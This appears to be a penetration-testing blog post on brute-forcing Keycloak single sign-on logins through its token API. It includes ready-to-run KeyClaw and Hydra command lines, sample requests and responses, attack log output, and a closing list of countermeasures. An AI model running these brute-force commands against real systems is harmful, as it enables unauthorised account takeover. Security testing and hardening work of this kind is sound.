
Introduction

Keycloak is a popular single sign-on (SSO) solution, also used as authentication broker in some environments.
Keycloak supports various protocols such as OpenID, OAuth version 2.0 and SAML and provides features such as user management, two-factor authentication, permissions and roles management. You can integrate Keycloak with third-party applications to streamline authentication within your IT environment.
Best of all, it is free and open source.
Because user authentication is a critical component in IT infrastructure, deploying a SSO solution requires careful consideration. Compromise of the SSO platform can have far-reaching consequences.
Attack methodology
-
Just like any application, Keycloak can be subjected to brute-force attacks. Thus, pentesting Keycloak does not pose any particular challenge.
-
By default, brute-force protection is disabled in Keycloak.
-
To maximize changes, try to enumerate the existing realms first. In addition to master, there are quite likely additional realms present (typically based on application names). You can use fuzzing tools to enumerate the realms using keyword lists
-
Gather lists of possible user names. Include E-mail addresses used by the target organization (with and without @domain).
Option 1: attacking the web form directly
The web login form can be brute-forced using tools like Burp. This requires passing a valid CSRF token. We are not exploring this option in detail here.
NB: 2FA may be enabled on the user account.
Option 2: attacking the API
Rather than attack the web login form, we can attempt brute-force attacks against the API endpoint instead, which is a more convenient option.
The endpoint resides at: /realms/{realm}/protocol/openid-connect/token, where {realm} is the target realm. Again, there should be multiple realms present in addition to master, so all known realms should be tested.
The endpoint returns a JWT access token on success, that we could use for further commands (eg provision a new user in the realm). Being granted an access token means the credentials are valid, and you should then be able to log in to Keycloak using the web interface eg: http://localhost:8080/realms/master/account (change the realm in the URL accordingly).
Tools and techniques
-
In order to facilitate our pentesting engagements, we have developed an open source tool named KeyClaw, which is available on Github. This is a brute-force tool specifically designed for Keycloak, that can test multiple realms simultaneously
-
It is also possible to use Hydra or similar tools.
KeyClaw
Please see our Github repository for more details. The README should provide sufficient details. The tool should be considered beta at this stage.
As an example:
python3 keyclaw.py --url https://localhost:8080/ \
--header "X-BugBounty: ****" \
--realms master,test \
--threads 3 \
--pause 200 \
--user admin \
--password-file ./worst-password.txt
Hydra
Hydra is a versatile brute-force tool, that supports a wide range of protocols. It is available as a package in most common Linux distros and comes pre-installed in Kali.
Sample command: launch Hydra with two threads, test the master realm with user admin and a list of passwords, add a custom header
hydra localhost -s 8080 http-post-form "/realms/master/protocol/openid-connect/token:username=^USER^&password=^PASS^&grant_type=password&client_id=admin-cli:1=:H=X-BugBounty\: your token here" \
-l admin -P ./worst-password.txt -t 2 -w 30 -o log.txt
Hydra will generate a request that looks like this:
POST /realms/master/protocol/openid-connect/token HTTP/1.0
Host: localhost:8080
User-Agent: Mozilla/5.0 (Hydra)
Content-Length: 72
Content-Type: application/x-www-form-urlencoded

username=admin&password=test&grant_type=password&client_id=admin-cli
Interpreting response
Response in case of failure:
HTTP/1.0 401 Unauthorized
Cache-Control: no-store
Pragma: no-cache
content-length: 72
Content-Type: application/json
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

{"error":"invalid_grant","error_description":"Invalid user credentials"}
Response in case of success:
HTTP/1.0 200 OK
Cache-Control: no-store
Pragma: no-cache
content-length: 1549
Content-Type: application/json
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block

{"access_token":"eyJhbGciOiJS...iUteVyBFuRjciOL6UOSw","expires_in":60,"refresh_expires_in":1800,"refresh_token":"eyJhbGciOi….Z8DZHg","token_type":"Bearer","not-before-policy":0,"session_state":"bb4948ac-f1ca-4171-ae90-a8934b7f6ddc","scope":"email profile"}
Remarks:
-
HTTP status code is 401 in case of failure, and 200 in case of success
-
HTTP status code 400 may be returned in some situations, for instance when a user account is not fully set up (eg. temporary password)
-
When using Hydra, the payload is submitted as application/x-www-form-urlencoded, and not JSON. However, this seems to work on the Keycloak instances we tested
What the attack looks like Keycloak-side (ran from a Docker container):
keycloak-1 | 2025-12-23 02:13:45,863 WARN [org.keycloak.events] (executor-thread-102) type="LOGIN_ERROR", realmId="dd2da210-89bd-493b-9224-2dd9dcd3c4db", realmName="master", clientId="admin-cli", userId="355f490c-f29d-4d6b-9a59-d4f940ac8570", ipAddress="172.27.0.1", error="invalid_user_credentials", auth_method="openid-connect", grant_type="password", client_auth_method="client-secret", username="admin"
keycloak-1 | 2025-12-23 02:13:45,878 WARN [org.keycloak.events] (executor-thread-97) type="LOGIN_ERROR", realmId="dd2da210-89bd-493b-9224-2dd9dcd3c4db", realmName="master", clientId="admin-cli", userId="355f490c-f29d-4d6b-9a59-d4f940ac8570", ipAddress="172.27.0.1", error="invalid_user_credentials", auth_method="openid-connect", grant_type="password", client_auth_method="client-secret", username="admin"
keycloak-1 | 2025-12-23 02:13:46,093 WARN [org.keycloak.events] (executor-thread-97) type="LOGIN_ERROR", realmId="dd2da210-89bd-493b-9224-2dd9dcd3c4db", realmName="master", clientId="admin-cli", userId="355f490c-f29d-4d6b-9a59-d4f940ac8570", ipAddress="172.27.0.1", error="invalid_user_credentials", auth_method="openid-connect", grant_type="password", client_auth_method="client-secret", username="admin"
keycloak-1 | 2025-12-23 02:13:46,104 WARN [org.keycloak.events] (executor-thread-102) type="LOGIN_ERROR", realmId="dd2da210-89bd-493b-9224-2dd9dcd3c4db", realmName="master", clientId="admin-cli", userId="355f490c-f29d-4d6b-9a59-d4f940ac8570", ipAddress="172.27.0.1", error="invalid_user_credentials", auth_method="openid-connect", grant_type="password", client_auth_method="client-secret", username="admin"
Counter-measures
-
Do not expose Keycloak publicly if possible, in particular if you use it as a purely internal SSO solution. Consider using a VPN to access internal services remotely.
-
Implement rate-limiting, preferably at web server level. A WAF (web application firewall) can enforce rate-limiting and provide multiple layers of defense against abuse
-
Use Fail2ban to block IP addresses, rather than lock down user accounts
-
Disable the API if it is not used. You could also restrict access, for example based on IP address, via .htaccess rules or similar
-
Use strong passwords, especially for privileged accounts and the master realm
-
Enforce two-factor authentication (2FA)